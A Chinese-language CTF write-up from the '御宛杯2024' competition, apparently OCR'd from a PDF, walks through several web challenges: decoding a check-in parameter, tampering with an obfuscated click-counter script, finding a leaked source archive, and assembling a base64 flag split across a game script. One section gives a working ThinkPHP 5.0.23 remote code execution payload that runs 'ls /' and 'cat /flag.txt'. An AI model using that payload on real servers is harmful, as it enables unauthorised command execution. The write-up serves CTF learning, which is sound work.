

御宛杯2024 Writeup

Web

来签个到吧~~




就是一些用八进制或十六进制表示的字符，转换过来可以得知只要传一个值为henan的base64编码形式的叫做id的参数就可以了





包简单，一把梭


御剑先扫一扫，发现有个index.html




进去以后可以看到是thinkphp v5框架，可以在网上找到相应的payload


不安全 nysec.ctf.center:37904/index.html
:)
ThinkPHP V5
十年磨一剑 - 为API开发设计的高性能框架
[V5.0 版本由 七牛云 独家赞助发布]
顶想云——官方生态服务，助力企业数智化建设！


不安全 nysec.ctf.center:37904/index.html?s=captcha
bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var
页面错误！请稍后再试～
ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }



DevTools - nysec.ctf.center:37904/index.html?s=captcha
HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME
URL
http://nysec.ctf.center:37904/index.html?s=captcha
Use POST method
enctype
application/x-www-form-urlencoded
MODIFY HEADER
Body
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls /
Name
Upgrade-Insecure-Requests
Value
1
Name
User-Agent
Value
Mozilla/5.0 (Windows NT 10.0; W
Name
Accept
Value
text/html,application/xhtml+xml


不安全 nysec.ctf.center:37904/index.html?s=captcha
flag{5a8eff4a-c6cb-4145-951a-a6263a6c0995}
页面错误！请稍后再试～
ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }


DevTools - nysec.ctf.center:37904/index.html?s=captcha
HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME
URL
http://nysec.ctf.center:37904/index.html?s=captcha
Use POST method
enctype
application/x-www-form-urlencoded
MODIFY HEADER
Body
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag.txt
Name
Upgrade-Insecure-Requests
Value
1
Name
User-Agent
Value
Mozilla/5.0 (Windows NT 10.0; W
Name
Accept
Value
text/html,application/xhtml+xml


哎哟你干嘛~~

要求点击99999999次才能拿到flag，看一下前端，有个index.js





```
var H1 = 0;

function draw() { one = '\x3c\x64\x69\x76 \x63\x6c\x61\x73\x73\x3d\x22\x69\x74\x65\x6d\x22\x3e';
    two = '\x3c\x70 \x69\x64\x3d\x22\x63\x6c\x69\x63\x6b\x4e\x75\x6d\x62\x65\x72\x22\x3e\x43\x6c\x69\x63\x6b \x6e\x75\x6d\x62\x65\x72\x3a \x30\x3c\x2f\x70\x3e';
    three = '\x3c\x70 \x69\x64\x3d\x22\x66\x6c\x61\x67\x22\x3e\x66\x6c\x61\x67 \x77\x69\x6c\x6c \x61\x70\x70\x65\x61\x72 \x77\x68\x65\x6e \x79\x6f\x75 \x63\x6c\x69\x63\x6b \x39\x39\x39\x39\x39\x39\x39\x
    four = '\x3c\x2f\x64\x69\x76\x3e\x3c\x64\x69\x76 \x63\x6c\x61\x73\x73\x3d\x22\x69\x74\x65\x6d\x22\x3e\x3c\x69\x6d\x67 \x73\x72\x63\x3d\x22\x6a\x6e\x64\x78\x2e\x67\x69\x66\x22 \x6f\x6e\x63\x6c\x69\x6
    window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64"]("\x62\x6f")['\x69\x6e\x6e\x65\x72\x48\x54\x4d\x4c'] = one + two + three + four }
draw();

function clickkkkk() { var mZjYBFF2 = 1; var tbuE3 = 2; var nBmms4 = 3;
    window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64"]("\x66\x6c\x61\x67");
    g() }

function g() { var fCdaXby5 = 1; var BFJkq6 = fCdaXby5;
    window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64"]("\x63\x6c\x69\x63\x6b");
    c() }

function c() { H1 += 1;
    window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64"]("\x63\x6c\x69\x63\x6b\x4e\x75\x6d\x62\x65\x72")['\x69\x6e\x6e\x65\x72\x48\x54\x4d\x4c'] = "\x43
        boF7['\x6f\x6e\x72\x65\x61\x64\x79\x73\x74\x61\x74\x65\x63\x68\x61\x6e\x67\x65'] = function() { if (boF7['\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65'] == 4 && boF7['\x73\x74\x61\x74\x75\x73'] == 2
            window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64']('\x66\x6c\x61\x67')['\x69\x6e\x6e\x65\x72\x48\x54\x4d\x4c'] = text;
            console['\x6c\x6f\x67'](text) } }
        boF7['\x6f\x70\x65\x6e']("\x47\x45\x54", jQs8, true);
        boF7['\x73\x65\x6e\x64']() } else { window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64']('\x66\x6c\x61\x67')['\x69\x6e\x6e\x65\x72\x48\x54\x4d\x

function clickEffect() { let balls = []; let longPressed = false; let longPress; let multiplier = 0; let width, height; let origin; let normal; let ctx; const colours = ["\x23\x46\x37\x33\x38\x35\x39",
    window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x62\x6f\x64\x79']['\x61\x70\x70\x65\x6e\x64\x43\x68\x69\x6c\x64'](canvas);
    canvas['\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65\x5']("\x73\x74\x79\x6c\x65", "\x77\x69\x64\x74\x68\x3a \x31\x30\x30\x25\x3b \x68\x65\x69\x67\x68\x74\x3a \x31\x30\x30\x25\x3b \x74\x6f\x70\x3a \
    pointer['\x63\x6c\x61\x73\x73\x4c\x69\x73\x74']['\x61\x64\x64']("\x70\x6f\x69\x6e\x74\x65\x72");
    window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x62\x6f\x64\x79']['\x61\x70\x70\x65\x6e\x64\x43\x68\x69\x6c\x64'](pointer); if (canvas['\x67\x65\x74\x43\x6f\x6e\x74\x65\x78\x74'] && window['\x61\x64\x6
        updateSize();
        window['\x61\x64\x64\x45\x76\x65\x6e\x74\x4c\x69\x73\x74\x65\x6e\x65\x72']('\x72\x65\x73\x69\x7a\x65', updateSize, false);
        loop();
        window['\x61\x64\x64\x45\x76\x65\x6e\x74\x4c\x69\x73\x74\x65\x6e\x65\x72']("\x6d\x6f\x75\x73\x65\x64\x6f\x77\x6e", function(t9) { pushBalls(randBetween(10, 20), t9['\x63\x6c\x69\x65\x6e\x74\x58'
            window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x62\x6f\x64\x79']['\x63\x6c\x61\x73\x73\x4c\x69\x73\x74']['\x61\x64\x64']("\x69\x73\x2d\x70\x72\x65\x73\x73\x65\x64");
            longPress = setTimeout(function() { window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x62\x6f\x64\x79']['\x63\x6c\x61\x73\x73\x4c\x69\x73\x74']['\x61\x64\x64']("\x69\x73\x2d\x6c\x6f\x6e\x67\x70\x
                longPressed = true }, 500) }, false);
        window['\x61\x64\x64\x45\x76\x65\x6e\x74\x4c\x69\x73\x74\x65\x6e\x65\x72']("\x6d\x6f\x75\x73\x65\x70", function(iSsrAP10) { clearInterval(longPress); if (longPressed == true) { window["\x64\
                pushBalls(randBetween(50 + window["\x4d\x61\x74\x68"]['\x63\x65\x69\x6c'](multiplier), 100 + window["\x4d\x61\x74\x68"]['\x63\x65\x69\x6c'](multiplier)), iSsrAP10['\x63\x6c\x69\x65\x6e\x
                longPressed = false }
            window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x62\x6f\x64\x79']['\x63\x6c\x61\x73\x73\x4c\x69\x73\x74']['\x72\x65\x6d\x6f\x76\x65']("\x69\x73\x2d\x70\x72\x65\x73\x73\x65\x64") }, false);
        window['\x61\x64\x64\x45\x76\x65\x6e\x74\x4c\x69\x73\x74\x65\x6e\x65\x72']("\x6d\x6f\x75\x73\x65\x6d\x6f\x76\x65", function(Me11) { let x = Me11['\x63\x6c\x69\x65\x6e\x74\x58']; let y = Me11['\x
            pointer['\x73\x74\x79\x6c\x65']['\x74\x6f\x70'] = y + "\x70\x78";
            pointer['\x73\x74\x79\x6c\x65']['\x6c\x65\x66\x74'] = x + "\x70\x78" }, false) } else { console['\x6c\x6f\x67']("\x63\x61\x6e\x76\x61\x73 \x6f\x72 \x61\x64\x64\x45\x76\x65\x6e\x74\x4c\x69\x7

    function updateSize() { canvas['\x77\x69\x64\x74\x68'] = window['\x69\x6e\x6e\x65\x72\x57\x69\x64\x74\x68'] * 2;
        canvas['\x68\x65\x69\x67\x68\x74'] = window['\x69\x6e\x6e\x65\x72\x48\x65\x69\x67\x68\x74'] * 2;
        canvas['\x73\x74\x79\x6c\x65']['\x77\x69\x64\x74\x68'] = window['\x69\x6e\x6e\x65\x72\x57\x69\x64\x74\x68'] + '\x70\x78';
        canvas['\x73\x74\x79\x6c\x65']['\x68\x65\x69\x67\x68\x74'] = window['\x69\x6e\x6e\x65\x72\x48\x65\x69\x67\x68\x74'] + '\x70\x78';
        ctx['\x73\x63\x61\x6c\x65'](2, 2);
        width = (canvas['\x77\x69\x64\x74\x68'] = window['\x69\x6e\x6e\x65\x72\x57\x69\x64\x74\x68']);
        height = (canvas['\x68\x65\x69\x67\x68\x74'] = window['\x69\x6e\x6e\x65\x72\x48\x65\x69\x67\x68\x74']);
        origin = { x: width / 2, y: height / 2 };
        normal = { x: width / 2, y: height / 2 } }
```

虽然进行了大量混淆，但是可以看出次数是通过变量H1来计算的，因此我们直接令H1=99999998，然后点击一下就可以拿到flag了




Click number: 99999999

TllTRUN7YWMyNGFkYzU2ODVmZi1mNjQwMmU4MGJjLTZmYjZhZTU5LTYyYWE2NjY2fQ==




貌似露了点什么？！

直接御剑开扫



扫到www.zip，也就是站点的源码，下载下来以后就能找到flag



玩会小游戏吧

盲猜跟前端有关，进入index.js查看，一眼看到Zmxh开头

```
// Copyright (c) 2014 The Chromium Authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.
// extract from chromium source code by @liuwayong
(function () {
    'use strict';
    var canvass = "\x61\x6c\x65\x72\x74\x28\x63\x61\x6e\x76\x61\x73\x73\x76\x29\x3b";
    /**
     * T-Rex runner.
     * @param {string} outerContainerId Outer containing element id.
     * @param {Object} opt_config
     * @constructor
     * @export
     */
    var canvassv = "ZmxhZ3syMzhjYjFj";
    function Runner(outerContainerId, opt_config) {
        // Singleton
        if (Runner.instance_) {
            return Runner.instance_;
        }
        Runner.instance_ = this;

        this.outerContainerEl = document.querySelector(outerContainerId);
        this.containerEl = null;
        this.snackbarEl = null;
        this.detailsButton = this.outerContainerEl.querySelector('#details-button');

        this.config = opt_config || Runner.config;

        this.dimensions = Runner.defaultDimensions;

        this.canvas = null;
        this.canvasCtx = null;

        this.tRex = null;

        this.distanceMeter = null;
        this.distanceRan = 0;

        this.highestScore = 0;

        this.time = 0;
        this.runningTime = 0;
        this.msPerFrame = 1000 / FPS;
        this.currentSpeed = this.config.SPEED;

        this.obstacles = [];

        this.activated = false; // Whether the easter egg has been activated.
        this.playing = false; // Whether the game is currently in play state.
        this.crashed = false;
        this.paused = false;
        this.inverted = false;
        this.invertTimer = 0;
        this.resizeTimerId  = null;
```

但是不完整，继续找

```
                switch (setting) {
                    case 'GRAVITY':
                    case 'MIN_JUMP_HEIGHT':
                    case 'SPEED_DROP_COEFFICIENT':
                        this.tRex.config[setting] = value;
                        break;
                    case 'INITIAL_JUMP_VELOCITY':
                        this.tRex.setJumpVelocity(value);
                        break;
                    case 'SPEED':
                        this.setSpeed(value);
                        break;
                }
            }
        },

        /**
         * Cache the appropriate image sprite from the page and get the sprite sheet
         * definition.
         */
        loadImages: function () {
            canvassv = canvassv + "kZC01NDIyLTQyNT";
            if (IS_HIDPI) {
                Runner.imageSprite = document.getElementById('offline-resources-2x');
                this.spriteDef = Runner.spriteDefinition.HDPI;
            } else {
                Runner.imageSprite = document.getElementById('offline-resources-1x');
                this.spriteDef = Runner.spriteDefinition.LDPI;
            }

            if (Runner.imageSprite.complete) {
                this.init();
            } else {
                // If the images are not yet loaded, add a listener.
